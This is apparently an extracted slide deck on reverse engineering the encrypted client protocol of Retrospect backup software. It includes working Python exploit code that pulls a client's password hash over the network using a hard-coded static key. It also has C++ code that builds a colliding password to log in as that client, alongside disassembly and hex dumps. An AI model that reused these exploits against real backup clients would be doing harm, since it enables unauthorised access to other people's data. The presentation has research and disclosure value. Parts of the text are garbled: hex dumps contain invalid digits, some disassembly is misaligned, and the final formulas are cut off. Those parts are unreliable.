004D0004	. 83C1 01	ADD ECX, 1
004D0007	. 894D 0C	MOV DWORD PTR SS:[EBP+C], ECX
004D000A	. 8B55 F0	MOV EDX, DWORD PTR SS:[EBP-10]
004D000D	. 0FAF55 F0	IMUL EDX, DWORD PTR SS:[EBP-10]
004D0011	. 8955 F0	MOV DWORD PTR SS:[EBP-10], EDX
004D0014	. 8B45 E4	MOV EAX, DWORD PTR SS:[EBP-1C]
004D0017	. 3345 F0	XOR EAX, DWORD PTR SS:[EBP-10]
004D001A	. 8945 E4	MOV DWORD PTR SS:[EBP-1C], EAX
004D001D	.^EB BA	JMP SHORT meson.004CFFD9

- Using logical operations calculates 4 bytes using as a parameter the 1024 byte array from F3

MORE REVERSING

- Function2(Again!):

With the 4 bytes from F1 as an argument,
F2 will generate a 1024 byte array.

Address	Hex dump
00300A0E8	AA BB 52 F9 1B EE F6 5E 42 1A 9B DF 5C 13 FA 45
00300A0F8	B6 85 EB B3 B8 1B B9 FE 43 4F 93 2F E9 DF C3 1F
00300AE08	C4 7A 57 2A B0 50 CA 91 22 38 96 5C 0B R8 56 A9
00300AE18	E8 62 F7 9E 9A F4 8F 86 7A R9 4B B6 58 9F 1E
00300AE28	B3 24 AC 19 87 60 53 70 B2 1F 34 C4 CF 9E EC 57
00300AE38	3A 68 67 97 4D AD 3F 50 8D 0F 96 89 8B 56 52 FA
00300AE48	S9 48 24 98 97 29 1D CE 24 EF D2 73 6C 9E 01 ED
00300AE58	D1 34 D6 69 45 32 0E 67 81 43 41 16 3C 2B D7 36
00300AE68	90 8C 8E 0B 25 24 B7 BA 35 7C CE B8 1A 7C 4B BD
00300AE78	63 E7 D5 47 0B 2C CB F0 D3 52 54 83 AC F9 D3 75
00300AE88	B9 C7 59 14 C9 94 7F A6 6F 5B 78 6B A7 61 23 18
00300AE98	E1 BD 39 48 B6 99 6E SC 31 42 AA E2 C8 R8 BA 16
00300AEA8	36 4E CC 0E 26 7C D5 40 07 3C 7D 4A 5E SC 30 05
00300AEBA8	3F F5 B8 58 6C FG 46 7B BC 56 A2 44 40 31 65 AF
00300AEC8	66 32 7E 61 14 3D 53 SC 26 7B 5F 50 02 65 0C E7
00300AED8	3A 77 ED 92 31 0F DE C8 R3 91 63 45 2C 1B 8B R2
00300AEE8	8A FC D4 A9 FF B0 40 BB 9C 10 96 B9 RE 7C CD 14
00300AEF8	A5 D7 92 54 18 7F H3 G3 47 23 95 19 1F 93
00300AF08	35 5D 1E B6 4E ER 81 79 53 B7 1A 89 R9 93 8C 09
00300AF18	F8 06 55 CD 80 8A BD B7 3D 4A D1 35 37 77 CD 2E
00300AF28	66 9B R9 93 1D 00 DE 96 C1 5F 6C R9 00 RA 67
00300AF38	45 58 32 0D 00 07 92 DC FA 27 BD 38 16 43 7E 78
00300AF48	A8 05 04 BF 8F 71 A0 3F 21 C3 7C DE DF 7C 07
00300AF58	89 B8 91 B6 C5 ED EB CE C7 19 C4 B3 FF 1A 51 07
00300AF68	EA AB 5B 1E 6E 47 CC D7 1F 1F 63 88 70 D5 05 50
00300AF78	B2 C0 F4 1C 63 E1 24 18 FB SF 71 7A 37 BD 68 31
00300AF88	30 AF 3C 4B 3C DF 70 0E AF D2 D5 FA 0E 68 00 69
00300AF98	F2 10 68 09 5E 03 16 51 DE 40 EA 21 E9 D2 FS 7C
00300AF98	2C 4B 81 R9 D9 0E SC R8 48 89 47 4F C3
00300AF98	R3 50 R7 CF 8F 8E F7 4E DB F4 02 19 8C 4D 2F R6
00300AFC8	99 B4 14 B5 F5 29 55 47 D5 47 C0 6A 17 93 59 14
00300AFD8	30 53 83 08 E1 F0 93 8B 8C 80 14 99 71 D9 C7 41
00300AFE8	49 51 2E 6B 33 09 DF EC 92 3E 8F 30 R8 R2 F9 FA
00300AFF8	08 F0 C0 63 78 33 0E 1E 9C 23 99 45 14 37 94 19
00300B008	7C 43 18 F4 2F A9 RB E9 41 13 6A B2 06 68 E1 FE
00300B018	74 C3 SE 14 EE 49 4F EE 73 51 AE F3 4A 61 SA 6E
00300B028	7D 6C 3D 9F A6 7D 76 A2 R8 04 98 FF 7A C6 5A 85
00300B038	A5 59 52 86 1C 51 33 EC B3 72 25 6E FB R3 S2 R9
00300B048	90 57 D8 ED 27 RF B7 2B FD 4E 47 30 FF 1E C2 R2
00300B058	40 C1 5B 62 DB B6 F7 19 CD B6 B5 77 45 FR 01 BD
00300B068	7F FB E4 D6 A6 B0 AE ES 50 29 12 F9 C4 EE 16 B8
00300B078	93 64 87 04 F3 D2 7A I6 45 86 7D 68 B4 4E SA C9
00300B088	43 AA ER DC D9 73 3F 16 27 29 D8 E9 29 14 E3 34
00300B098	84 E7 E4 CC 4C 91 80 2F 4E 17 71 9E C3 93 FE
00300B0A8	08 82 2C DD 0C 92 21 DC 22 FF 42 12 R0 C0 P1 Q0



F2

```
00428766 > 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
00428769 . 83C0 01 ADD EAX,1
0042876C . 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX
0042876F > 837D F0 1F CMP DWORD PTR SS:[EBP-10],1F
00428773 . 0F87 BC000000 JA retrocli.00428835
00428779 . C745 E4 000001 MOV DWORD PTR SS:[EBP-1C],0
00428780 . 8840 F4 MOV ECX,DWORD PTR SS:[EBP-C]
00428783 . 8940 FC MOV DWORD PTR SS:[EBP-41],ECX
00428786 . EB 12 JMP SHORT retrocli.0042879A
00428788 > 8855 E4 MOV EDX,DWORD PTR SS:[EBP-1C]
0042878B . 83C2 01 ADD EDX,1
0042878E . 8955 E4 MOV DWORD PTR SS:[EBP-1C],EDX
00428791 . 8845 FC MOV EAX,DWORD PTR SS:[EBP-4]
00428794 . 83C0 01 ADD EAX,1
00428797 . 8945 FC MOV DWORD PTR SS:[EBP-4],EAX
0042879A > 8840 08 MOV ECX,DWORD PTR SS:[EBP+8]
0042879D . 8855 E4 MOV EDX,DWORD PTR SS:[EBP-C]
004287A0 . 3B11 CMP EDX,DWORD PTR DS:[ECX]
004287A2 . 0F8D 88000000 JGE retrocli.00428830
004287A8 . 8045 0C LEA EAX,DWORD PTR SS:[EBP+C]
004287AB . 50 PUSH EAX
004287AC . E8 AF000000 CALL retrocli.00428868
004287B1 . 83C4 04 ADD ESP,4
004287B4 . 8945 F8 MOV ECX,DWORD PTR SS:[EBP-8]
004287B7 . 8840 F8 MOV DWORD PTR SS:[EBP-14],ECX
004287BA . 8940 EC MOV DWORD PTR SS:[EBP-18],0
004287BD . C745 E8 000001 CMP DWORD PTR SS:[EBP-14],0
004287C4 > 837D EC 00 JE SHORT retrocli.004287E1
004287C8 . 74 17 MOV EDX,DWORD PTR SS:[EBP-14]
004287CA . 8855 EC SUB EDX,1
004287CD . 83EA 01 AND EDX,DWORD PTR SS:[EBP-14]
004287D0 . 2355 EC MOV DWORD PTR SS:[EBP-14],EDX
004287D3 . 8955 EC MOV EAX,DWORD PTR SS:[EBP-18]
004287D6 . 8845 E8 ADD EAX,1
004287D9 . 83C0 01 MOV DWORD PTR SS:[EBP-18],EAX
004287DC . 8945 E8 JMP SHORT retrocli.004287C4
004287E1 > 8840 FC MOV ECX,DWORD PTR SS:[EBP-4]
004287E4 . 8940 E0 MOV DWORD PTR SS:[EBP-20],ECX
004287E7 > 8855 E8 MOV EDX,DWORD PTR SS:[EBP-18]
004287EA . 8845 E8 MOV EAX,DWORD PTR SS:[EBP-18]
004287ED . 83E8 01 SUB EAX,1
004287F0 . 8945 E8 MOV DWORD PTR SS:[EBP-18],EAX
004287F3 . 85D2 TEST EDX,EDX
004287F5 . 76 34 JBE SHORT retrocli.0042882B
004287F7 . 8840 E0 MOV ECX,DWORD PTR SS:[EBP-20]
004287FA . 0FB611 MOUZX EDX,BYTE PTR DS:[ECX]
004287FD . 3355 F8 XOR EDX,DWORD PTR SS:[EBP-8]
00428800 . 8845 E0 MOV EAX,DWORD PTR SS:[EBP-20]
00428803 . 8810 MOV BYTE PTR DS:[EAX],DL
00428805 . 8840 E0 MOV ECX,DWORD PTR SS:[EBP-20]
```

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MORE REVERSING

- Function3:


Using the array from F2 as an argument it will decrypt the encrypted packet xorring Array(F2) xor encrypted packet.

F3

0060BF63	. 51	PUSH ECX
0060BF64	> 8B45 10	MOV EAX, DWORD PTR SS:[EBP+10]
0060BF67	. 83E8 01	SUB EAX, 1
0060BF6A	. 8945 10	MOV DWORD PTR SS:[EBP+10], EAX
0060BF6D	. 78 3B	J _S SHORT network.0060BFAA
0060BF6F	. 8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]
0060BF72	. 8A11	MOV DL, BYTE PTR DS:[ECX]
0060BF74	. 8855 FF	MOV BYTE PTR SS:[EBP-1], DL
0060BF77	. 0FB645 14	MOVZX EAX, BYTE PTR SS:[EBP+14]
0060BF7B	. 8B4D 08	MOV ECX, DWORD PTR SS:[EBP+8]
0060BF7E	. 0FB611	MOVZX EDX, BYTE PTR DS:[ECX]
0060BF81	. 33C2	XOR EAX, EDX
0060BF83	. 8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]
0060BF86	. 0FB611	MOVZX EDX, BYTE PTR DS:[ECX]
0060BF89	. 33D0	XOR EDX, EAX
0060BF8B	. 8B45 0C	MOV EAX, DWORD PTR SS:[EBP+C]
0060BF8E	. 8810	MOV BYTE PTR DS:[EAX], DL
0060BF90	. 8B4D 08	MOV ECX, DWORD PTR SS:[EBP+8]
0060BF93	. 83C1 01	ADD ECX, 1
0060BF96	. 894D 08	MOV DWORD PTR SS:[EBP+8], ECX
0060BF99	. 8B55 0C	MOV EDX, DWORD PTR SS:[EBP+C]
0060BF9C	. 83C2 01	ADD EDX, 1
0060BF9F	. 8955 0C	MOV DWORD PTR SS:[EBP+C], EDX
0060BFA2	. 8A45 FF	MOV AL, BYTE PTR SS:[EBP-1]
0060BFA5	. 8845 14	MOV BYTE PTR SS:[EBP+14], AL
0060BFA8	.^EB BA	JMP SHORT network.0060BF64
0060BFAA	> 8B45 14	MOV AL, BYTE PTR SS:[EBP+14]

MORE REVERSING

F1 F2 F3 Summary:



MORE REVERSING

- F1,F2,F3 Summary:
- ✓ Every argument in each Function is static, except the key:
- ✓ Client_version+client_hostname+static_key

00000000	00 C9 00 00 00 00 00 DA 00 00 00 00 00 00 16 00 00	.É.....Ú.
00000010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03	.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000070	00 00 00 00 00 00 63 65 62 6F 00 00 00 00 00 00 00 00	.....cebo.....
00000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000D0	00 00 00 00 00 00 38 2E 35 2E 30 20 28 31 33 36	.....8.5.0 (136)
000000E0	29 00 00 00 00 00)

```
JMP ECX,00463608
PUSH ECX
PUSH retrocli,00463608
LEA ECX,[00463608]
MOV ECX,[00463608]
```

ASCII "56y9I&^Jhwyrp9q48wrtwI&#wut%g#W"

- ✓ We have everything, we can write an exploit in order to get the hash.

EXPLOIT1

- ✓ We will try to write an exploit in order to get the hash password from the client.
 - ✓ We just need to execute the functions F1,F2,F3 and use their static parameters and the “secret key”.
 - ✓ We could see in Canape that :

EXPLOIT1

- ✓ We could see in Canape that

- ✓ Let's put all things together in a Python exploit!

EXPLOIT1

F1

```
key = final_key
longitud = len(key)
key = key.encode('hex')
a = 0
i = 0
while i < (longitud):
    b = a << 3
    c = a >> 29
    c = c & 3
    a = b | c
    mul = int(key[0:2],16) * int(key[0:2],16)
    key = key[:0] + key[(2):]
    xor = a ^ mul
    a = xor
    xor = hex(xor)
    res = xor
    i = i + 1
res = res[-9:]
bytes = res[0:8]
print "First 4 bytes -> " + bytes
```

EXPLOIT1

F2

```
for x in range(1024):
    a = "\x00"
    a = a.encode('hex')
    v1.insert(x,a)
b=0
val = 0
bytes = bytes.encode('hex')
contador = 0
val = int(bytes,16)
save = val
for x in range(31):
    for i in range(1024):
        val = save * 1103515245
        val = val + 12345
        save = val
        val = val >> 16
        val = val & 32767
        valaux = val
        valueaux = val
```

```
while (valueaux > 0):
    valueaux = valueaux & valueaux - 1
    contador = contador + 1
    t = i
    resu = valaux
    max = contador
    contador = 0
    ac = 0
    while (ac < max):
        if ac+i > 1023:
            res = int(v1[ac+i-1024],16) ^ resu
            t = hex(res)
            v1[ac+i-1024]=t[len(t)-3:len(t)-1]
            v1[ac+i-1024] = v1[ac+i-1024].replace("x","0")
            resu = resu >> 1
            ac = ac + 1
        else:
            res = int(v1[ac+i],16) ^ resu
            t = hex(res)
            v1[ac+i]=t[len(t)-3:len(t)-1]
            v1[ac+i] = v1[ac+i].replace("x","0")
            resu = resu >> 1
            ac = ac + 1
    aux = int(v1[i],16)
```

EXPLOIT1

F3

```
clave_hostname = final_key
for r in range(1024-len(clave_hostname)):
    clave_hostname += "\x00"
longitud=len(clave_hostname)
array = ""
for r in v1:
    array += r
i = 0
a = 0 #acumulador
clave_hostname = clave_hostname.encode('hex')
v2=[]
v3=[]
while i < longitud:
    var = a ^ int(array[0:2],16)
    var = hex(var)
    array = array[:0] + array[(2):]
    var2= int(clave_hostname[0:2],16) ^ int(var,16)
    a = var2
    v3.append((var2))
    var2 = hex(var2)
    v2.append(var2)
    clave_hostname = clave_hostname[:0] + clave_hostname[(2):]
```

EXPLOIT1

REQUERIMENTS

- ✓ We don't need MITM.
- ✓ We just need to send one packet to get the client hostname and version.
- ✓ Send another packet and we have the encrypted packet.
- ✓ Execute F1,F2,F3 with the “secret key”.
- ✓ We have the hash of any client.
- ✓ Let's see the exploit working!

DEMO EXPLOIT1



THE HASH

- ✓ Now we have the ability to get the Hash of any client
- ✓ What can we do with this hash?

Password “test” -> 00617F98

Password “test1” -> 030BF5A1

4 bytes Hash -> 4 billion of possible unique passwords

Retrospect Password -> Max length 31 , 90 possible characters.

$$90^31 = 3,8 \times 10^{60}$$

Aprox collisions = $90^{31} / 4 \text{ billion} = 9,50 \times 10^{50}$ (more than atoms on Earth!)

THE HASH

- ✓ We found the hash function (Function1 !):

Retrospect.exe:

```
004CF1 > C745 E4 MOV DWORD PTR SS:[EBP-1C],0  
004CF1 > 8B55 10 MOV EDX,DWORD PTR SS:[EBP+10]  
004CF1 . 83EA 01 SUB EDX,1  
004CF1 . 8955 10 MOV DWORD PTR SS:[EBP+10],EDX  
004CF1 . 78 3B JS SHORT meson.004D001F  
004CF1 . 8B45 E4 MOV EAX,DWORD PTR SS:[EBP-1C]  
004CF1 . C1E0 03 SHL EAX,3  
004CF1 . 8B4D E4 MOV ECX,DWORD PTR SS:[EBP-1C]  
004CF1 . C1E9 1D SHR ECX,1D  
004CF1 . 83E1 03 AND ECX,3  
004CF1 . 0BC1 OR EAX,ECX  
004CF1 . 8945 E4 MOV DWORD PTR SS:[EBP-1C],EAX  
004CF1 . 8B55 0C MOV EDX,DWORD PTR SS:[EBP+C]  
004CF1 . 0FB602 MOVZX EAX,BYTE PTR DS:[EDX]  
004CF1 . 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX  
004D00 . 8B4D 0C MOV ECX,DWORD PTR SS:[EBP+C]  
004D00 . 83C1 01 ADD ECX,1  
004D00 . 894D 0C MOV DWORD PTR SS:[EBP+C],ECX  
004D00 . 8B55 F0 MOV EDX,DWORD PTR SS:[EBP-10]  
004D00 . 0FAF55 F IMUL EDX,DWORD PTR SS:[EBP-10]  
004D00 . 8955 F0 MOV DWORD PTR SS:[EBP-10],EDX  
004D00 . 8B45 E4 MOV EAX,DWORD PTR SS:[EBP-1C]  
004D00 . 3345 F0 XOR EAX,DWORD PTR SS:[EBP-10]  
004D00 . 8945 E4 MOV DWORD PTR SS:[EBP-1C],EAX  
004D00 .^EB BA JMP SHORT meson.004CFFD9
```

Registers (FPU)	
EAX	00617F98
ECX	0180EB7C
EDX	FFFFFFFF
EBX	00000000
ESP	033B86B8
EBP	033B8704
ESI	61703C10
EDI	meson.61703C10
EIP	004D001F
	meson.004D001F

Counter, length of the password (First iteration is 4 , the length of "test")


Acumulator (first iteration , is always 0) ←
Shift left 3 bits the acumulator

Shift right the acumulator 1D bits
And the result of the SHR with 3
OR the results of both operations
Save the OR result in EBP-1C

Move into EAX byte of the ASCII password (First iteration letter "t")

Multiply the ASCII letter of the password by itself (First iteration letter "t")
Save the result in EBP-10
Move to EAX the result of the OR operation ←
XOR the result of the OR with the Multiply result ←
Save it in EBP-1C (Acumulator) ←

MATHS




MATHS

Function1:

```
unsigned hash(string pass, unsigned init=0) {  
    unsigned result=init; char c; int n=pass.length();  
  
    for(int i=0; i<n; i++) {  
        result=(result<<3)|((result>>29)&3);  
        c=pass[i];  
        result^=unsigned(c)*unsigned(c);  
    }  
    return result;  
}
```

1
2
3
4
5
6
7
8
9
10

Mask = AND 3 -> 3 = 011 , any AND operation with 0, will be a bit with 0
If you want to protect all the bits, the mask should be AND 7 -> 7 = 111



MATHS

4 byte hash -> 32 bits

We will try to generate a 31 length password which shares the same hash


```
result^=unsigned(c)*unsigned(c);
```

We will use the characters “2” and “3” for our new password:

$0x32^2=0x9c4=100111000100$

$0x33^2=0xa29=101000101001$

In the last character (30) of our new password, we only need to put the same bit as the 5th bit hash.



MATHS


We will use the characters “2” and “3” for our new password:

```
result ^= unsigned(c)*unsigned(c);
```

$0x32^2=0x9c4=100111000100$

$0x33^2=0xa29=101000101001$

In the character 29 of our new password (and the other ones) we have to put a bit which xor-ing with the numbers below in the same column will result the same bit of the hash.



Maths

For character 0 we have to use 2 bits. (hash bits = 32 , pass characters = 31)

We will use characters “2”, “3”, “4” and “6”


$0x32^2=0x9c4=100111000100$

$0x33^2=0xa29=101000101001$

$0x34^2=0xa90=101010010000$

$0x36^2=0xb64=101101100100$

```
result ^= unsigned(c)*unsigned(c);
```



MATHS

```
//This builds an inverse password given the hash. This algorithm was designed before
//the discovery of the magical bytes.
string inverse(unsigned result) {
    string pass(31,'\\0'); //First, construct an empty password
    unsigned char c; //the char to add

    for(int i=30; i>0; i--) { //generating the char at position i.
        if(result & (1<<2)) c=0x32;                                //"2"
        else c=0x33;                                              //"3"

        pass[i]=c; result^=unsigned(c)*unsigned(c);
        result =ror(result,3);
    }

    //Be careful with the first character as it has to fix two bits.
    //The last character will depend on bits 2 and 5
    if( (result & (1<<2)) && (result & (1<<5)) ) c=0x36;      //"6"
    else if(result & (1<<2)) c=0x32;                                //"2"
    else if(result & (1<<5)) c=0x33;                                //"3"
    else c=0x34;                                              //"4"

    pass[0]=c; result^=unsigned(c)*unsigned(c);

    return pass;
}
```

EXPLOIT2

REQUERIMENTS

- ✓ We don't need MITM.
- ✓ We just need the hash which we got from Exploit1.
- ✓ We will build a password which shares the same hash.
- ✓ We will use the retrospect server (trial version ☺) and try to access the client.
- ✓ Let's see how it works!

DEMO EXPLOIT2



MORE REVERSING

- ✓ Retrospect.exe and retroclient.exe use an encrypted protocol between them:

00000000	BE 8B 9B 46 13 59 F9 A9 0D 2E 7D F2 69 A7 FF A4	%..F.Yù@..}òiSý¤
00000010	2D D6 D3 00 51 9C 39 8B 12 71 8E 59 0F C9 58 60	-ÖÖ.Q.9..q.Y.ÉX`
00000020	83 B5 80 5F 70 4C 65 87 62 E9 1C 08 CB F6 14 D6	.µ._pLe.bé..Éö.Ö
00000030	B3 6C B1 2C 71 CA 8C B0 7E F6 5B CF 90 82 93 E2	'l±,qÊ.°~ö[Í...å
00000040	F4 DE FC 42 E7 35 42 99 2D 29 09 F6 89 A6 4A 7B	ôPüBç5B.-).ö.|J{
00000050	26 8F OF 01 11 D9 C8 1C F8 8B E5 C7 58 29 E0 1A	&....ÜÈ.ø.åÇX)à.
00000000	81 95 B8 04 54 C9 5E F5 77 31 DF CD C8 36 3D 9C	...TÉ^Öw1ßÍÈ6=.
00000010	13 61 D3 5D EA C1 C3 A2 AB B0 86 67 D3 15 6A 40	.aÓ]éÁÄ««°.gÓ.j@
00000020	F4 DE FC 42 E7 35 42 99 2D 29 09 F6 89 A6 4A 7B	ôPüBç5B.-).ö.|J{
00000030	26 8F OF 01 11 D9 C8 1C F8 8B E5 C7 58 29 E0 1A	&....ÜÈ.ø.åÇX)à.
00000000	D3 82 CD B6 5B C2 F3 66 2D BA CF 8E 07 0F D8 08	Ó.IÍ[Àóf-°Í...Ø.
00000010	98 61 D3 B2 54 08 90 4A CE B9 AF BB 22 BD F9 44	.aÓ°T..JÍ°»"µùD
00000020	F4 DE FC 42 E7 35 42 99 2D 29 09 F6 89 A6 4A 7B	ôPüBç5B.-).ö.|J{
00000030	26 8F OF 01 11 D9 C8 1C F8 8B E5 C7 58 29 E0 1A	&....ÜÈ.ø.åÇX)à.
00000000	81 95 B8 04 54 C9 5E F5 77 31 DF CD C8 36 3D 9C	...TÉ^Öw1ßÍÈ6=.
00000010	13 61 D3 5D EA C1 C3 A2 AB B0 86 67 D3 15 6A 40	.aÓ]éÁÄ««°.gÓ.j@
00000020	F4 DE FC 42 E7 35 42 99 2D 29 09 F6 89 A6 4A 7B	ôPüBç5B.-).ö.|J{
00000030	26 8F OF 01 11 D9 C8 1C F8 8B E5 C7 58 29 E0 1A	&....ÜÈ.ø.åÇX)à.

- ✓ We started to think that this encryption is using the plaintext password.

More reversing

- ✓ Change password of the client:



"32223333323222322232322322223"

"test"

Address	Hex dump	ASCII
00A6F6E8	00 79 00 00 00 00 00 90	.y.....E
00A6F6F0	00 00 00 00 C2 F7 50 95	...HWZà
00A6F6F8	01 66 F6 59 00 61 7F 98	ifvY.adö
00A6F700	65 6F 1E C8 D5 38 1C F9	eo^ë8L
00A6F708	17 52 CE 42 E7 4B 52 B5	G\$!B!KRA
00A6F710	11 F0 7A 07 F4 EA 7C 9A	4-z.º0!0
00A6F718	D7 32 A9 76 3C 3F 7B 0F	i2@v<?(*
00A6F720	BF FE E9 7E E6 00 81 60	~º"p.º"
00A6F728	CF ED A8 7B 03 C6 50 15	ØY€C@APS
00A6F730	A4 2C 60 B5 EE 3B DD E6	ñ, 'A-, !p
00A6F738	02 1F 05 89 EE 1B 36 67	øT^ë-+6g
00A6F740	58 5C 67 57 DA 6C F7 F9	X\gWrl-
00A6F748	D0 15 62 8C 7A E3 D6 94	s&b!z0 fö
00A6F750	83 11 42 3C 35 13 5B 42	ä!B<5!![B
00A6F758	4F 8C 6F 3C 29 20 B9 39	OIo(<) ll9
00A6F760	27 F2 14 E5 5C CC 02 1D	=!8\!P#
00A6F768	9B A1 23 3B 3A AA CD 72	xi#:;:-Fr
00A6F770	6E 80 C3 43 53 FD DC 82	nC!CS* -é
00A6F778	AE B5 FC B6 8E 69 90 0E	«A!AA!EÀ
00A6F780	3B EC 1E 3E 00 00 00 00	;9^>....
00A6F788	00 00 00 00 00 00 00 00	

Address	Hex dump	ASCII
00A6F6E8	00 79 00 00 00 00 00 90	.y.....E
00A6F6F0	00 00 00 00 C2 F7 50 95	...HWZà
00A6F6F8	01 66 F6 59 00 61 7F 98	ifvY.adö
00A6F700	1A DD 57 44 B0 00 50 18	+!WD!J†
00A6F708	34 E5 00 2D 13 35 C5 EB	48ë-!!5+ü
00A6F710	1E ED AD 40 A1 D5 13 76	ÄY!MI'!U
00A6F718	8E 7F 98 36 91 B9 1B 9E	Äöy6æ!l+X
00A6F720	06 BF 33 DE C3 25 A4 45	†!3i!%NÉ
00A6F728	EA C8 8D 5E 26 E3 75 30	Ü <i>i</i> ^&üü0
00A6F730	81 09 45 90 CB 1E F8 C3 Ü.	EëT!†
00A6F738	27 3A 20 AC CB 3E 13 42	*: %r>!!B
00A6F740	7D 79 42 72 FF 49 D2 DC	øyBr IÉ
00A6F748	F5 30 47 A9 5F C6 F3 B1	80G8_9%
00A6F750	A6 34 67 19 10 36 7E 67	a4g†!6"9
00A6F758	6A A9 4A 19 0C 05 9C 1C	jøJ!+.‡€L
00A6F760	02 D7 31 C0 79 E9 27 38	øi1!yü'8
00A6F768	BE 84 06 1E 1F 8F E8 57	¥ä!†!øPøU
00A6F770	4B A5 E6 66 76 D8 F9 A7	Køpfvi-9
00A6F778	8B 90 D9 93 AB 4C B5 2B	Ie!øSLA+
00A6F780	1E C9 3B 1B 00 00 00 00	▲F;+....
00A6F788	00 00 00 00 00 00 00 00	

MORE REVERSING

- ✓ We know that in the installation of the client, we have to set the password
- ✓ Let's check the Linux client during the installation
- ✓ Disassemble main:

```
0x0805585f <+847>: test    %eax,%eax  
0x08055861 <+849>: jge     0x80558b0 <main+928>  
0x08055863 <+851>: cmpl    $0x0,-0x14(%ebp)  
0x08055867 <+855>: jne     0x8055895 <main+901>  
0x08055869 <+857>: mov     0x8073500,%eax  
0x0805586e <+862>: push    %eax  
0x0805586f <+863>: push    $0x806e720  
0x08055874 <+868>: call    0x804a21c <fputs@plt>  
0x08055879 <+873>: add     $0x8,%esp  
0x0805587c <+876>: push    $0x806e720  
0x08055881 <+881>: push    $0x6  
0x08055883 <+883>: call    0x8068c94 <Reportf>  
0x08055888 <+888>: add     $0x8,%esp  
0x0805588b <+891>: push    $0x1  
0x0805588d <+893>: call    0x804a4cc <exit@plt>  
0x08055892 <+898>: add     $0x4,%esp  
0x08055895 <+901>: call    0x8051d78 <SopsSetFirstAccessPswd>
```

Interesting...


MORE REVERSING

- ✓ Following the Sopsetfirstaccespassword
- ✓ First time client changes the password
- ✓ The functions Cryphashblock, Cryptsetkey and CryptdoEncrypt will be executed

```
0806895F push    eax          ; dest
08068960 call    _strcpy
08068965 add    esp, 8
08068968 mov    ebx, [ebp+var_4]
0806896B mov    [ebp+s], ebx
0806896E mov    edi, [ebp+s]
08068971 push    edi
08068972 mov    eax, [ebp+dest]
08068975 push    eax
08068976 call    crypHashBlock
08068978 add    esp, 8
0806897E mov    [ebp+s], eax
08068981 mov    ebx, [ebp+s]
08068984 mov    [ebp+var_8], ebx
08068987 mov    edi, [ebp+var_8]
0806898A mov    [ebp+s], edi
0806898D mov    eax, [ebp+s]
08068990 push    eax
08068991 mov    ebx, [ebp+var_3C]
08068994 push    ebx
08068995 call    crypSetKey
0806899A add    esp, 8
0806899D push    0
0806899F mov    edi, ds:kCryptoBlockSize
080689A5 mov    [ebp+s], edi
080689A8 mov    eax, [ebp+s]
080689AB push    eax
080689AC mov    ebx, [ebp+dest]
080689AF push    ebx
080689B0 mov    edi, [ebp+var_3C]
080689B3 push    edi
080689B4 call    crypDoEncrypt_8
080689B9 add    esp, 100
080689BC mov    eax, ds:kCryptoBlockSize
080689C1 mov    [ebp+s], eax
```


MORE REVERSING

- ✓ Cryphasblock is the Function1




MORE REVERSING

- ✓ Cryptsetkey is the Function2



MORE REVERSING

- ✓ CryptEncrypt is the function3



MORE REVERSING

- ✓ It looks like the encrypted packets are generated somehow with the plaintext password using our famous functions F1,F2,F3.
 - ✓ We need to find how these “magic” bytes are generated.
 - ✓ Test -> “magic” bytes
 - ✓ Let's see with IDA PRO + gdbserver:

Address	Hex dump	ASCII
00A6F6E8	00 79 00 00 00 00 00 90	.y....É
00A6F6F0	00 00 00 00 C3 57 5A 85	....WZä
00A6F6F8	A1 66 E6 59 00 61 7F 98	ifpY.aöü
00A6F700	1A DD 57 44 B0 DD 5D 18	+!WD@!J†
00A6F708	34 E5 88 2D 13 35 C5 EB	48é-!!5+ü
00A6F710	1E ED AD 4D A1 D5 13 76	▲Y+Mi'!!v
00A6F718	8E 7F 98 36 91 B9 1B 9E	Äöü6æl!+x
00A6F720	06 BF 33 DE C3 25 A4 45	►3i!%KÉ
00A6F728	EA C8 8D 5E 26 E3 75 30	ü!^&u0
00A6F730	81 09 45 90 CB 1E F8 C3	ü.EÉñ▲°†
00A6F738	27 3A 20 AC CB 3E 13 42	' : %ñ>!IB
00A6F740	7D 79 42 72 FF 49 D2 DC	jyBr IE
00A6F748	F5 30 47 A9 5F C6 F3 B1	\$0GB_84
00A6F750	A6 34 67 19 10 36 7E 67	ä4g↓►6~g
00A6F758	6A A9 4A 19 0C 05 9C 1C	jØJ↓.‡£L
00A6F760	02 D7 31 C0 79 E9 27 38	øi1Lyú'8
00A6F768	BE 84 06 1E 1F 8F E8 57	¥äæ!▼BpW
00A6F770	4B A5 E6 66 76 D8 F9 A7	Kñpfvü~9
00A6F778	8B 90 D9 93 AB 4C B5 2B	ïé~ö%LA+
00A6F780	1E C9 3B 1B 00 00 00 00	▲F;+....
00A6F788	22 22 22 22 22 22 22 22	

DEMO REVERSING USING IDA + GDBSERVER




MORE REVERSING

- ✓ So , the 4 “magic” bytes are generated with the hash and the plaintext password...
- ✓ We have the hash, but not the plaintext password.. We only have passwords that share the same hash.
- ✓ It looks pretty difficult to get something good 😞
- ✓ But... let's do some maths again. Just in case!

MATHS

MATHS

- ✓ The 4 magical bytes were generated from the password and the hash:




MATHS

- ✓ Password clear text always formula:

$$A2[i] = \begin{cases} pa \\ \oplus \\ ((\epsilon) \end{cases}$$

Where n is the password length

- ✓ Function 1 erased a lot of
 - ✓ As a consequence of this
 - ✓ These bytes will be used
 - ✓ Array1 is static (is calculated)
 - ✓ So just only depend on the



MATHS

✓ “test” → “74 65 73 74” → 74
